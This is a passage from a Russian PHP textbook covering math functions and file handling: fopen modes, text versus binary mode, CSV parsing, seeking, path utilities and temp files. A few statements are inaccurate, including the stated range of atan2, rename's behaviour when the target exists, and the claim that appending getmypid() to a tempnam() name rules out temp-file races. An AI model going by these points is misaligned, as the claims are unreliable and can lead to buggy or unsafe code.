- любое арифметическое выражение, в котором участвует NAN, примет значение NAN.

Функция *is_infinite()*

```
is_infinite(float $num): bool
```

Помогает определить, содержится ли в переменной конечное число или нет. Бесконечность возникает, когда мы, например, возводим 0 в отрицательную степень: pow(0, -1) вернет +Infinite.

В отличие от NaN, свойства «бесконечностей» несколько более мягкие и с ними можно выполнять арифметические операции. Например, выполним команду:

```
echo 1 / pow(0, -1);
```

Мы увидим, что будет напечатан 0 — ведь 1, поделенная на бесконечность, и правда, равна нулю.

Бесконечность может быть с плюсом и минусом. В первом случае ее строковым представлением является 1.#INF, а во втором — значение -1.#INF.

Степенные функции

Функция *sqrt()*

```
sqrt(float $num): float
```

Возвращает квадратный корень из аргумента. Если аргумент отрицателен, без всяких предупреждений возвращается специальное «псевдочисло» NAN, но работа программы не прекращается!

Функция *log()*

```
log(float $num, float $base = M_E): float
```

Возвращает натуральный логарифм аргумента. По умолчанию вычисляется натуральный логарифм, однако при помощи параметра `$base` можно потребовать задать основание, отличное от e (2,718281828...). Для популярного десятичного логарифма предусмотрена отдельная функция `log10()`:

```
php > echo log(15, 10);
1.1760912590557
php > echo log10(15);
1.1760912590557
```

В случае недопустимого числа обе функции могут вернуть `+Infinite`, `-Infinite` или `NaN`.

Функция *exp()*

```
exp(float $num): float
```

Возвращает e (2,718281828...) в степени `$num`.

Функция *pow()*

```
pow(mixed $num, mixed $exponent): int|float|object
```

Возвращает `$num` в степени `$exponent`. Может вернуть `+Infinite`, `-Infinite` или `NAN` в случае недопустимых аргументов.

Тригонометрия

В тригонометрических выражениях большое значение играет число π, которое равно половине длины окружности с единичным радиусом (рис. 22.4).




Рис. 22.4. Число π — это половина длины окружности с радиусом 1

Для получения числа π в PHP-сценариях предназначена специальная функция:

```
pi(): float
```

Помимо функции `pi()` можно воспользоваться константой `M_PI`.

Прочие тригонометрические функции:

- **`deg2rad(float $num): float`**

  Переводит градусы в радианы, т. е. возвращает число `$num / 180 * M_PI`. Необходимо заметить, что все тригонометрические функции в PHP работают именно с радианами, но не с градусами.

- **`rad2deg(float $num): float`**

  Наоборот, переводит радианы в градусы.

- **`acos(float $num): float`**

  Возвращает арккосинус аргумента.

- **`asin(float $num): float`**

  Возвращает арксинус аргумента.

- **`atan(float $num): float`**

  Возвращает арктангенс аргумента.

- **`atan2(float $y, float $x): float`**

  Возвращает арктангенс величины `$y / $x`, но с учетом той четверти, в которой лежит точка (`$x`, `$y`). Эта функция возвращает результат в радианах, принадлежащий отрезку от $-\infty$ до $+\infty$. Вот пара примеров:

```
$alpha = atan2(1, 1);   // $alpha == π/4
$alpha = atan2(-1, -1); // $alpha == -3*π/4
```

- **`sin(float $num): float`**

  Возвращает синус аргумента. Аргумент задается в радианах (рис. 22.5).




Рис. 22.5. Функция синуса $y = \sin(x)$. В качестве оси абсцисс x выступает угол θ, выраженный в радианах, т. е. в доле числа π. Ордината y изменяется от –1 до 1

- `cos(float $num): float`

  Возвращает косинус аргумента (рис. 22.6).

- `tan(float $num): float`

  Возвращает тангенс аргумента, заданного в радианах.





Рис. 22.6. Функция синуса $y = \cos(x)$. В качестве оси абсцисс x выступает угол θ, выраженный в радианах, т. е. в доле числа π. Ордината y изменяется от –1 до 1

Резюме

В этой главе мы познакомились с основными математическими функциями, доступными в PHP. Собственно, их набор стандартен для любого языка программирования. Особенное внимание уделено функциям для работы со случайными числами — они находят применение в веб-программировании весьма часто.



ГЛАВА 23

Работа с файлами

Листинги этой главы находятся в каталоге *files* сопровождающего книгу файлового архива.

Хорошие новости. Во-первых, вы можете наконец с облегчением вздохнуть и забыть о том, что в Windows (в отличие от UNIX) для разделения полного пути файла используются не прямые (/), а обратные (\) слеши. Интерпретатор PHP не волнует, какие слеши вы будете ставить, — он в любом случае переведет их в ту форму, которая требуется вашей ОС. Функциям по работе с полными именами файлов также будет все равно, какой «ориентации» придерживается слеш.

Во-вторых, вы можете работать с файлами на удаленных веб-серверах в точности так же, как и со своими собственными (ну, разве что записывать в них можно не всегда). Если вы предваряете имя файла строкой `http://` или `ftp://`, то PHP понимает, что нужно на самом деле установить сетевое соединение и работать именно с ним, а не с файлом. При этом в программе такой файл ничем не отличается от обычного (если у вас есть соответствующие права, то вы можете и *записывать* в подобный HTTP- или FTP-файл).

О текстовых и бинарных файлах

Не секрет, что в UNIX-системах для отделения одной строки файла от другой используется один специальный символ — его принято обозначать `\n`. Собственно, именно этот символ и является единственным способом определить, где в файле кончается одна строка и начинается вторая.

> ***Примечание***
>
> Обращаем ваше внимание на то, что `\n` здесь обозначает именно *один* байт. Когда PHP встречает комбинацию `\n` в строке (например, `"это \n тест"`), он воспринимает ее как один байт. В то же время в строке, заключенной в апострофы, комбинация `\n` не имеет никакого специального назначения и обозначает буквально «символ \, за которым идет символ n».

В Windows по историческим причинам для разделения строк используется не один, а сразу два символа, следующих подряд: `\r\n`. Для того чтобы языки программирования были лучше переносимы с одной операционной системы на другую, задействуется специальный трюк: при чтении текстовых файлов Windows на UNIX-системах комбинация

\r\n преобразуется «на лету» в один символ \n — в результате программа и не замечает, что формат файла не такой, как в UNIX.

Для того чтобы разработчики создавали как можно более унифицированный код, PHP предоставляет готовую константу PHP_EOL, которая принимает значение \n в UNIX и \r\n в Windows (см. *главу 7*).

В результате этой деятельности если мы, например, прочитаем содержимое всего текстового файла в строку, то длина такой строки наверняка окажется меньше физического размера файла — ведь из нее «исчезли» некоторые символы \r. При записи строки в текстовый файл происходит в точности наоборот — один символ \n становится на диске парой \r\n.

Впрочем, практически во всех языках программирования вы можете и отключить режим автоматической трансляции пары \r\n в один \n. Обычно для этого используется вызов специальной функции, который говорит, что для указанного файла нужно применять *бинарный режим* ввода/вывода, когда все байты читаются как есть.

Поскольку PHP написан целиком на языке C, который использует трансляцию символов перевода строк, то описанная техника работает и в PHP. Если файл открыт в режиме бинарного чтения/записи, интерпретатору совершенно все равно, что вы читаете или пишете. Вы можете совершенно спокойно считать содержимое какого-нибудь бинарного файла (например, GIF-рисунка) в обычную строковую переменную, а потом записать эту строку в другой файл, и при этом информация нисколько не исказится.

Но если явно не включить текстовый режим, то при чтении *текстового* файла в Windows вы получите символы \r\n в конце строки вместо одного \n. Об этом речь пойдет чуть позже.

Открытие файла

Работа с файлами в PHP разделяется на три этапа. Сначала файл открывается в нужном режиме, при этом возвращается некое целое число, служащее идентификатором открытого файла, — дескриптор файла. Затем настает очередь команд работы с файлом (чтение или запись, или и то и другое), причем они «привязаны» уже к дескриптору файла, а не к его имени. После этого файл лучше всего закрыть. Впрочем, это можно и не делать, поскольку PHP автоматически закрывает все файлы по завершении сценария. Однако, если ваш сценарий работает длительное время, может происходить утечка ресурсов.

Итак, функция открытия файла:

```
fopen(
    string $filename,
    string $mode,
    bool $use_include_path = false,
    ?resource $context = null
): resource|false
```

Функция fopen() открывает файл с именем $filename в режиме $mode и возвращает дескриптор открытого файла. Если операция «провалилась», то, как это принято, fopen() возвращает false. Впрочем, мы можем особо не беспокоиться, проверяя выход-

ное значение на ложность, — вполне подойдет и проверка на ноль, потому что дескриптор 0 в системе соответствует стандартному потоку ввода. Стандартный поток ввода никогда не будет открыт функцией `fopen()`. Во всяком случае, пока не будет закрыт нулевой дескриптор, а это делается крайне редко. Необязательный параметр `$use_include` сообщает PHP о том, что, если задано относительное имя файла, его следует искать также и в списке путей, к которому обращаются инструкции `include` и `require`. Обычно этот параметр не используют.

Параметр `$mode` может принимать значения, приведенные в первом столбце табл. 23.1.

Таблица 23.1. Режимы открытия файла функцией *`fopen()`*

Режим	Чтение	Запись	Файловый указатель	Очистка файла	Создать, если файла нет	Ошибка, если файл есть
`r`	Да	Нет	В начале	Нет	Нет	Нет
`r+`	Да	Да	В начале	Нет	Нет	Нет
`w`	Нет	Да	В начале	Да	Да	Нет
`w+`	Да	Да	В начале	Да	Да	Нет
`a`	Нет	Да	В конце	Нет	Да	Нет
`a+`	Да	Да	В конце	Нет	Да	Нет
`x`	Нет	Да	В начале	Нет	Да	Да
`x+`	Да	Да	В начале	Нет	Да	Да
`c`	Нет	Да	В начале	Нет	Да	Нет
`c+`	Да	Да	В начале	Нет	Да	Нет

Но это еще не полное описание параметра `$mode`. Дело в том, что в конце любой из строк `r`, `w`, `a`, `x`, `c`, `r+`, `w+`, `a+` `x+` и `c+` может находиться еще один необязательный символ: `b` или `t`. Если указан `b`, то файл открывается в режиме бинарного чтения/записи. Если же это `t`, то для файла устанавливается режим трансляции символа перевода строки, т. е. он воспринимается как текстовый.

Последний параметр (`$context`) позволяет задать контекст потока в сетевых операциях — например, настроить значение `USER_AGENT` при обращении к файлу, расположенному на HTTP- или FTP-серверах. Использование контекста потока более подробно рассматривается в *главе 44*.

Вот несколько примеров:

```
// Открывает файл на чтение
$f = fopen('/home/user/file.txt', 'rt') or die('Ошибка!');
// Открывает HTTP-соединение на чтение
$f = fopen('http://www.php.net/', 'rt') or die('Ошибка!');
// Открывает FTP-соединение с указанием имени входа и пароля для записи
$f = fopen('ftp://user:pass@example.com/a.txt', 'wt') or die('Ошибка!');
```

Различия текстового и бинарного режимов

Чтобы проиллюстрировать различия между текстовым и бинарным режимами, давайте рассмотрим пример сценария (листинг 23.1). Он будет работать по-разному в зависимости от того, как мы откроем файл. Забегая вперед, заметим, что функция `fgets()` читает из файла очередную строку.

Листинг 23.1. Различие текстового и бинарного режимов. Файл textbin.php

```
<?php
function makeHex($st)
{
    for ($i = 0; $i < strlen($st); $i++) {
        $hex[] = sprintf('%02X', ord($st[$i]));
    }
    return join(' ', $hex);
}

// Открываем файл скрипта разными способами
$f = fopen(__FILE__, 'rb');  // бинарный режим
echo makeHex(fgets($f, 100)), '<br />', PHP_EOL;

$f = fopen(__FILE__, 'rt'); // текстовый режим
echo makeHex(fgets($f, 100)), '<br />', PHP_EOL;
```

Первая строка файла textbin.php состоит всего из пяти символов — это `<?php`. За ними должен следовать маркер конца строки. Сценарий показывает, как выглядит этот маркер — т. е. состоит ли он из одного или двух символов.

Запустив представленный сценарий в UNIX, мы получим две одинаковые строки:

```
3C 3F 70 68 70 0A
3C 3F 70 68 70 0A
```

Отсюда следует, что в этой системе физический конец строки обозначается одним символом — кодом `0x0A`, или `\n` (коды `0x3C` и `0x3F` соответствуют символам `<` и `?`). В то же время, если запустить сценарий в Windows, мы получим такой результат:

```
3C 3F 70 68 70 0D 0A
3C 3F 70 68 70 0A
```

Как видите, бинарное и текстовое чтение дали разные результаты! В последнем случае произошла трансляция маркера конца строки.

Сетевые соединения

Как уже отмечалось, можно предварять имя файла строкой `http://` — при этом прозрачно будет осуществляться доступ к файлу с удаленного хоста.

В случае HTTP-доступа PHP открывает соединение с указанным сервером, а также посылает ему требуемые заголовки протокола HTTP: `GET` и `Host`. После чего при помощи

файлового дескриптора из файла можно читать обычным образом — например, посредством все той же функции `fgets()`.

Более подробно сетевые операции файловых функций рассматриваются в *главе 44*.

Прямые и обратные слеши

Не используйте обратные слеши (\) в именах файлов, как это принято в DOS и Windows. Просто забудьте про такой архаизм. Поможет вам в этом PHP, который незаметно в нужный момент переводит прямые слеши (/) в обратные (разумеется, если вы работаете под Windows). Если же вы все-таки не можете обойтись без обратного слеша, не забудьте его удвоить, потому что в строках он воспринимается как спецсимвол:

```
$path = "c:\\windows\\system32\\drivers\\etc\\hosts"
$fp = fopen($path, "rt");
echo "Открыли $path!";
```

> ***Внимание!***
>
> **Еще раз обращаем ваше внимание на то, что удвоение слешей — это лишь условность синтаксиса PHP. В строке `$path` окажутся одиночные слеши. И еще раз предупреждаем: этот способ непереносим между операционными системами и из рук вон плох. Не используйте его!**

Обратные слеши особенно коварны тем, что иногда можно забыть их удвоить, и программа, казалось бы, по-прежнему будет работать. Рассмотрим пример (листинг 23.2).

Листинг 23.2. Коварство обратных слешей. Файл slashes.php

```
<?php
$path = "c:\windows\system32\drivers\etc\hosts";
echo $path . '<br />'; // казалось бы, правильно...
$path = "c:\non\existent\file";
echo $path . '<br />'; // а вот тут ошибка проявилась!
```

Вы обнаружите, что в браузере будет напечатано следующее:

```
c:\windows\system32\drivers\etc\hosts
c: on\existent\file
```

Видите, во второй строке пропала одна буква и добавился пробел, в то время как первая распечаталась нормально? В действительности там, конечно же, не пробел, а символ перевода строки (в следующей строке мы его выделили полужирным шрифтом, чтобы подчеркнуть, что это один символ):

```
c:\non\existent\file
```

Теперь вы поняли, что произошло? Сочетание `\n` в строке заменилось единственным байтом — символом конца строки, в то время как `\e` и `\f`, `\w` и т. д. остались сами по себе — ведь это не специальные комбинации.

Безымянные временные файлы

Иногда всем нам приходится работать с временными файлами, которые по завершении программы хотелось бы удалить. При этом нас интересует лишь файловый дескриптор, а не имя временного файла. Для создания таких объектов в PHP предусмотрена специальная функция.

```
tmpfile(): resource|false
```

Она создает новый файл с уникальным именем (чтобы другой процесс случайно не посчитал этот файл «своим») и открывает его на чтение и запись. В дальнейшем вся работа должна вестись с возвращенным файловым дескриптором, потому что имя файла недоступно.

> ***Пояснение***
>
> Слова «имя файла недоступно» могут породить некоторые сомнения, но это действительно так по одной-единственной причине: его просто *нет*. Как такое может произойти? В большинстве систем после открытия файла его имя можно спокойно удалить из дерева файловой системы, продолжая при этом работать с «безымянным» файлом через дескриптор как обычно. При закрытии этого дескриптора блоки, которые занимает файл на диске, будут автоматически помечены как свободные.

Пространство, занимаемое временным файлом, автоматически освобождается при его закрытии и при завершении работы программы.

Закрытие файла

После работы файл лучше всего закрыть. На самом деле это делается и автоматически при завершении сценария, но лучше все же не искушать судьбу и законы Мерфи. Особенно, если вы открываете десятки (или сотни) файлов в цикле.

Функция:

```
fclose(resource $stream): bool
```

закрывает файл, открытый предварительно функцией `fopen()` (или `popen()`, или `fsockopen()`, но об этом позже). Возвращает `false`, если файл закрыть не удалось (например, что-то с ним случилось, или же разорвалась связь с удаленным хостом). В противном случае возвращает значение «истина».

Заметьте, что вы должны *всегда* закрывать HTTP-соединения, потому что в противном случае «беспризорный» файл приведет к неоправданному простою канала и излишней загрузке сервера. Кроме того, успешно закрыв соединение, вы будете уверены в том, что все данные были доставлены без ошибок.

Чтение и запись

Для каждого открытого файла система хранит определенную величину, которая называется *текущей позицией ввода/вывода*, или *указателем файла*. Точнее, это происходит для каждого *файлового дескриптора* — ведь один и тот же файл может быть открыт несколько раз, а это означает, что с ним может быть связано сразу несколько дескрип-

торов. Функции чтения и записи файлов работают только с текущей позицией. А именно: функции чтения читают блок данных, начиная с этой позиции, а функции записи — записывают, также отсчитывая от нее. Если указатель файла установлен за последним байтом и осуществляется запись, то файл автоматически увеличивается в размере. Есть также функции для установки этой самой позиции в любое место файла.

Когда файл успешно открыт, из него (при помощи дескриптора файла) можно читать, а также в него (при соответствующем режиме открытия) писать. Обмен данными осуществляется через обыкновенные строки, и, что важнее всего, начиная с позиции указателя файла. В следующих разделах рассматриваются несколько функций для чтения/записи.

Блочные чтение/запись

Функция:

```
fread(resource $stream, int $length): string|false
```

читает из файла `$stream` блок из `$length` символов и возвращает строку этих символов. После чтения указатель файла продвигается к следующим после прочитанного блока позициям. Это происходит и для всех остальных функций, так что в дальнейшем изложении мы будем опускать такие подробности. Разумеется, если `$length` больше, чем можно прочитать из файла (например, раньше достигается конец файла), возвращается то, что удалось считать. Этот прием можно использовать, если вам нужно считать в строку файл целиком. Для этого просто задайте в `$length` очень большое число (например, сто тысяч). Но если вы заботитесь об экономии памяти в системе, так поступать не рекомендуется. Дело в том, что в некоторых версиях PHP передача большой длины строки во втором параметре `fread()` вызывает первоначальное выделение этой памяти в соответствии с запросом, даже если строка гораздо короче. Конечно, потом лишняя память освобождается, но все же ее может и не хватить для начального выделения.

Функция:

```
fwrite(resource $stream, string $data, ?int $length = null): int|false
```

записывает в файл `$stream` все содержимое строки `$data`. Если указан необязательный параметр `$length`, запись в файл прекращается либо по достижении конца строки `$data`, либо при записи `$length` байтов — в зависимости от того, что произойдет раньше. Эта функция составляет пару для `fread()`, действуя «в обратном направлении».

При работе с текстовыми файлами — т. е. когда указан символ `t` в режиме открытия файла, все `\n` автоматически преобразуются в тот разделитель строк, который принят в вашей операционной системе.

С помощью описанных двух функций можно, например, копировать файлы: считываем файл целиком посредством `fread()` и затем записываем данные в новое место при помощи `fwrite()`. Правда, в PHP специально для этих целей есть отдельная функция — `copy()`.

Построчные чтение/запись

Функция:

```
fgets(resource $stream, ?int $length = null): string|false
```

читает из файла *одну* строку, заканчивающуюся символом новой строки `\n`. Этот символ также считывается и включается в результат. Если строка в файле занимает больше `$length` – 1 байтов, то возвращаются только ее `$length` – 1 символов.

Функция полезна, если вы открыли файл и хотите «пройтись» по всем его строкам. Однако даже в этом случае лучше и быстрее воспользоваться функцией `file()`, которая рассматривается далее.

Стоит также заметить, что функция `fgets()` (равно как и функция `fread()`) в случае текстового режима в Windows *заботится* о преобразовании пар `\r\n` в один символ `\n` — так что будьте внимательны при работе с текстовыми файлами в этой операционной системе.

Существует также и функция:

```
fputs(resource $stream, string $data, ?int $length = null): int|false
```

Но эта функция лишь синоним для `fwrite()`.

Чтение CSV-файла

Программа Excel из Microsoft Office стала настолько популярной, что в PHP даже встроили функцию для работы с одним из форматов файлов, в которых может сохранять данные Excel. Часто она бывает довольно удобна и экономит пару строк дополнительного кода:

```
fgetcsv(
    resource $stream,
    ?int $length = null,
    string $separator = ",",
    string $enclosure = "\"",
    string $escape = "\\"
): array|false
```

Функция читает одну строку из файла, заданного дескриптором `$stream`, и разбивает ее по символу `$separator`. Поля CSV-файла могут быть ограничены кавычками — символ кавычки задается в четвертом параметре (`$enclosure`), а символ экранирования устанавливается параметром `$escape`. Параметры `$separator`, `$enclosure` и `$escape` должны обязательно быть строкой из одного символа, в противном случае принимается во внимание только первый символ этой строки. Параметр `$length` задает максимальную длину строки точно так же, как это делается в `fget()`. Если параметр не указывается или равен 0, максимальная длина не ограничена, но в таком режиме функция работает медленнее.

Функция `fgetcsv()` возвращает получившийся список полей или `false`, если строки кончились. И она гораздо более универсальна, чем просто пара `fgets()`/`explode()`. Например, она может работать с CSV-файлами, где записях встречается перевод новой строки (листинг 23.3).

Листинг 23.3. Пример CSV-файла. Файл file.csv

```
См. http://bugs.php.net/bug.php?id=12127;для проверки fgetcsv()
Любимое (витаминизированное);345;9,15
F12;Film;Джеймс Бонд. Золотой пистолет;2:00:15;680

Who are you?;"It's okay, you're safe now.<br>
I knew you'd save me.<br>
I didn't save you, kid. You saved yourself"
"с ""кавычками""";Слеш \ слеш;""";апостроф ' апостроф
```

Применяйте функцию `fgetcsv()` в контексте, указанном в листинге 23.4.

Листинг 23.4. Чтение CSV-файла. Файл csv.php

```
<?php
$f = fopen('file.csv', 'rt') or die('Ошибка!');
for ($i = 0; $data = fgetcsv($f, 1_000, ';'); $i++) {
    $num = count($data);
    echo "<h3>Строка номер $i (полей: $num):</h3>";
    for ($c = 0; $c < $num; $c++) {
        print "[$c]: $data[$c]<br />";
    }
}
fclose($f);
```

Положение указателя текущей позиции

Функция:

`feof(resource $stream): bool`

возвращает `true`, если достигнут конец файла, т. е. тогда, когда указатель файла установлен за концом файла. Эта функция чаще всего используется в следующем контексте:

```
$f = fopen('myfile.txt', 'r');
while (!feof($f)) {
    $st = fgets($f);
    // Теперь мы обрабатываем очередную строку $st
    // . . .
}
fclose($f);
```

Впрочем, лучше избегать подобных конструкций, т. к. в случае больших файлов они весьма медлительны. Предпочтительнее читать файл целиком при помощи функции `file()` или `fread()` — конечно, если вам нужен доступ к каждой строке этого файла, а не только к нескольким первым!

Функция:

```
fseek(resource $stream, int $offset, int $whence = SEEK_SET): int
```

устанавливает указатель файла на байт со смещением `$offset` от начала файла, от его конца или от текущей позиции — в зависимости от параметра `$whence`. Это, впрочем, может и не сработать, если дескриптор `$stream` ассоциирован не с обычным локальным файлом, а с HTTP-соединением.

Параметр `$whence`, как уже упоминалось, задает, с какого места отсчитывается смещение `$offset`. В PHP для этого существуют три константы, равные соответственно 0, 1 и 2:

- `SEEK_SET` — устанавливает позицию, отсчитываемую с начала файла;
- `SEEK_CUR` — отсчитывает позицию относительно текущей позиции;
- `SEEK_END` — отсчитывает позицию относительно конца файла.

В случае использования последних двух констант параметр `$offset` вполне может быть отрицательным.

> ***Внимание!***
>
> При использовании `SEEK_END` параметр `$offset` в большинстве случаев должен быть *отрицательным*, если только вы не собираетесь писать за концом файла. В последнем случае размер файла будет автоматически увеличен.

Как это ни странно, но в случае успешного завершения эта функция возвращает 0, а в случае неудачи — –1. Почему так сделано — неясно. Наверное, по аналогии с ее C-эквивалентом.

Функция:

```
ftell(resource $stream): int|false
```

возвращает позицию указателя файла. Вы можете, например, сохранить текущее положение в переменной, выполнить с файлом какие-то операции, а потом вернуться к старой позиции при помощи `fseek()`.

Функция:

```
ftruncate(resource $stream, int $size): bool
```

усекает открытый файл `$stream` до размера `$newsize`. Разумеется, файл должен быть открыт в режиме, разрешающем запись. Например, следующий код просто очищает весь файл:

```
$f = fopen('file.txt', 'r+');
ftruncate($f, 0);       // очистить содержимое
fseek($f, 0, SEEK_SET); // перейти в начало файла
```

Будьте особенно внимательны при использовании функции `ftruncate()`. Например, вы можете очистить файл, в то время как текущая позиция дескриптора останется указывать на уже удаленные данные. При попытке записи по такой позиции ничего страшного не произойдет, просто образовавшаяся «дырка» будет заполнена байтами с нулевыми значениями. Чаще всего это не то, что нам нужно. Поэтому не забывайте сразу же после `ftruncate()` вызывать `fseek()`, чтобы передвинуть файловый указатель внутрь файла.

Работа с путями

Нам достаточно часто приходится манипулировать именами файлов. Например, «прицепить» к имени слева путь к какому-то каталогу или, наоборот, из полной спецификации файла выделить его непосредственное имя. В связи с этим в PHP введено несколько функций для работы с именами файлов.

Функция:

```
basename(string $path, string $suffix = ""): string
```

выделяет имя файла из полного пути `$path`. Вот несколько примеров:

```
echo basename('/home/somebody/somefile.txt'); // выводит 'somefile.txt'
echo basename('/');   // ничего не выводит
echo basename('/.');  // выводит "."
echo basename('/./'); // также выводит "."
```

Если указан необязательный параметр `$suffix` и имя файла заканчивается на содержимом этой строки, то оно будет отброшено. Этот параметр удобно использовать для вырезания расширения файла, например:

```
echo basename('/home/somebody/somefile.txt', '.txt'); // 'somefile'
```

Обратите внимание на то, что функция `basename()` *не проверяет* существование файла. Это же относится и к остальным функциям такого класса. Она просто берет часть строки после самого правого слеша и возвращает ее.

Функция:

```
dirname(string $path, int $levels = 1): string
```

возвращает имя каталога, выделенное из пути `$path`. Функция вполне «разумна» и умеет обрабатывать нетривиальные ситуации, как это явствует из следующих примеров:

```
echo dirname("/home/file.txt"); // выводит "/home"
echo dirname("../file.txt");    // выводит ".."
echo dirname("/file.txt");      // выводит "/" под UNIX, "\" под Windows
echo dirname("/");              // то же самое
echo dirname("file.txt");       // выводит "."
```

Заметьте, что если функции `dirname()` передать «чистое» имя файла, она вернет `"."`, что означает «текущий каталог».

Параметр `$levels` позволяет задать уровень извлекаемого родительского каталога. По умолчанию этот параметр принимает значение 1, однако, изменив значение на 2 или 3, можно извлекать родительские каталоги более высоких уровней (листинг 23.5).

Листинг 23.5. Извлечение родительских каталогов. Файл dirname.php

```
<?php
echo dirname('usr/opt/local/etc/hosts');     // /usr/opt/local/etc/
echo dirname('/usr/opt/local/etc/hosts', 2); // /usr/opt/local
echo dirname('/usr/opt/local/etc/hosts', 3); // /usr/opt
```

Функция:

tempnam(string $directory, string $prefix): string|false

генерирует имя файла в каталоге `$directory` с префиксом `$prefix` в имени, причем так, чтобы созданный под этим именем в будущем файл был уникален. Для этого к строке `$prefix` присоединяется некое случайное число. Например, вызов `tempnam('/tmp','temp')` может возвратить что-то типа `/tmp/temp3a6b243c`. Если такое имя нужно создать в текущем каталоге, передайте `$dir='.'`.

Если каталог `$dir` не указан или не существует, то функция возьмет вместо него имя временного каталога из настроек пользователя (оно обычно хранится в переменной окружения `TMP` или `TMPDIR`).

Помимо генерации имени функция `tempnam()` также создает пустой файл с этим именем.

Обратите внимание, что использовать эту функцию в следующем контексте опасно:

```
$fname = tempnam();
$f = fopen($fname, 'w');
// работаем с временным файлом
```

Дело в том, что хотя функция и возвращает уникальное имя, все-таки существует вероятность, что между `tempnam()` и `fopen()` «вклинится» какой-нибудь другой процесс, в котором функция `tempnam()` сгенерировала идентичное имя файла. Такая вероятность очень мала, но все-таки существует.

Для решения этой проблемы вы можете использовать идентификатор текущего процесса PHP, доступный через вызов функции `getmypid()` в качестве суффикса имени файла:

```
$fname = tempnam() . getmypid();
$f = fopen($fname, 'w');
```

Так как идентификатор процесса у каждого скрипта гарантированно разный, это исключит возможность конфликта имен.

Функция:

realpath(string $path): string|false

преобразует относительный путь `$path` в абсолютный, т. е. начинающийся от корня. Например:

```
echo realpath('../t.php'); // абсолютный путь, например, /home/t.php
echo realpath('.');        // выводит имя текущего каталога
```

Файл, который указывается в параметре `$path`, должен существовать, иначе функция возвращает `false`.

Функция `realpath()` также «расширяет» имена всех символических ссылок, которые могут встретиться в строке, задающей путь к файлу. Она всегда возвращает абсолютное каноническое имя, состоящее только из имен файлов и каталогов, но *не* имен ссылок.

Манипулирование целыми файлами

На самом деле, всех упомянутых ранее функций достаточно для реализации обмена с файлами любой сложности. Функции, описанные далее, упрощают работу с целыми файлами, когда нет необходимости читать их построчно или поблочно.

Функция:

```
copy(string $from, string $to, ?resource $context = null): bool
```

копирует файл с именем `$from` в файл с именем `$to`. При этом, если файл `$to` на момент вызова существовал, выполняется его перезапись. Функция возвращает `true`, если копирование прошло успешно, а в случае провала — `false`. Использование контекста потока `$context` более подробно рассматривается в *главе 44*.

Функция:

```
rename(string $from, string $to, ?resource $context = null): bool
```

переименовывает или перемещает (что одно и то же) файл с именем `$from` в файл с именем `$to`. Если файл `$to` уже существует, то регистрируется ошибка и функция возвращает `false`. То же происходит и при прочих неудачах. Если же все прошло успешно, возвращается `true`.

Функция:

```
unlink(string $filename, ?resource $context = null): bool
```

удаляет файл с именем `$filename`. В случае неудачи возвращает `false`, иначе — `true`.

> ***Примечание***
>
> На самом-то деле файл удаляется только в том случае, если стало равным 0 число «жестких» ссылок на него.

Чтение и запись целого файла

Функция:

```
file(
    string $filename,
    int $flags = 0,
    ?resource $context = null
): array|false
```

считывает файл с именем `$filename` целиком (в бинарном режиме) и возвращает массив-список, каждый элемент которого соответствует строке в прочитанном файле. Функция работает очень быстро — гораздо быстрее, чем если бы мы использовали `fopen()` и читали файл по одной строке.

Параметр `$flags` может принимать следующие константы:

- `FILE_USE_INCLUDE_PATH` — осуществлять поиск в каталогах библиотек PHP. Пути к таким каталогам содержатся в переменной `include_path` файла php.ini и могут быть получены в программе при помощи `ini_get('include_path')`;

- FILE_IGNORE_NEW_LINES — не добавлять символ новой строки \n в конец каждого элемента массива;
- FILE_SKIP_EMPTY_LINES — пропускать пустые строки.

При необходимости указать более одной константы их можно объединить с помощью побитового оператора |, как это описывается в *главе 7*.

Функция:

```
file_get_contents(
    string $filename,
    bool $use_include_path = false,
    ?resource $context = null,
    int $offset = 0,
    ?int $length = null
): string|false
```

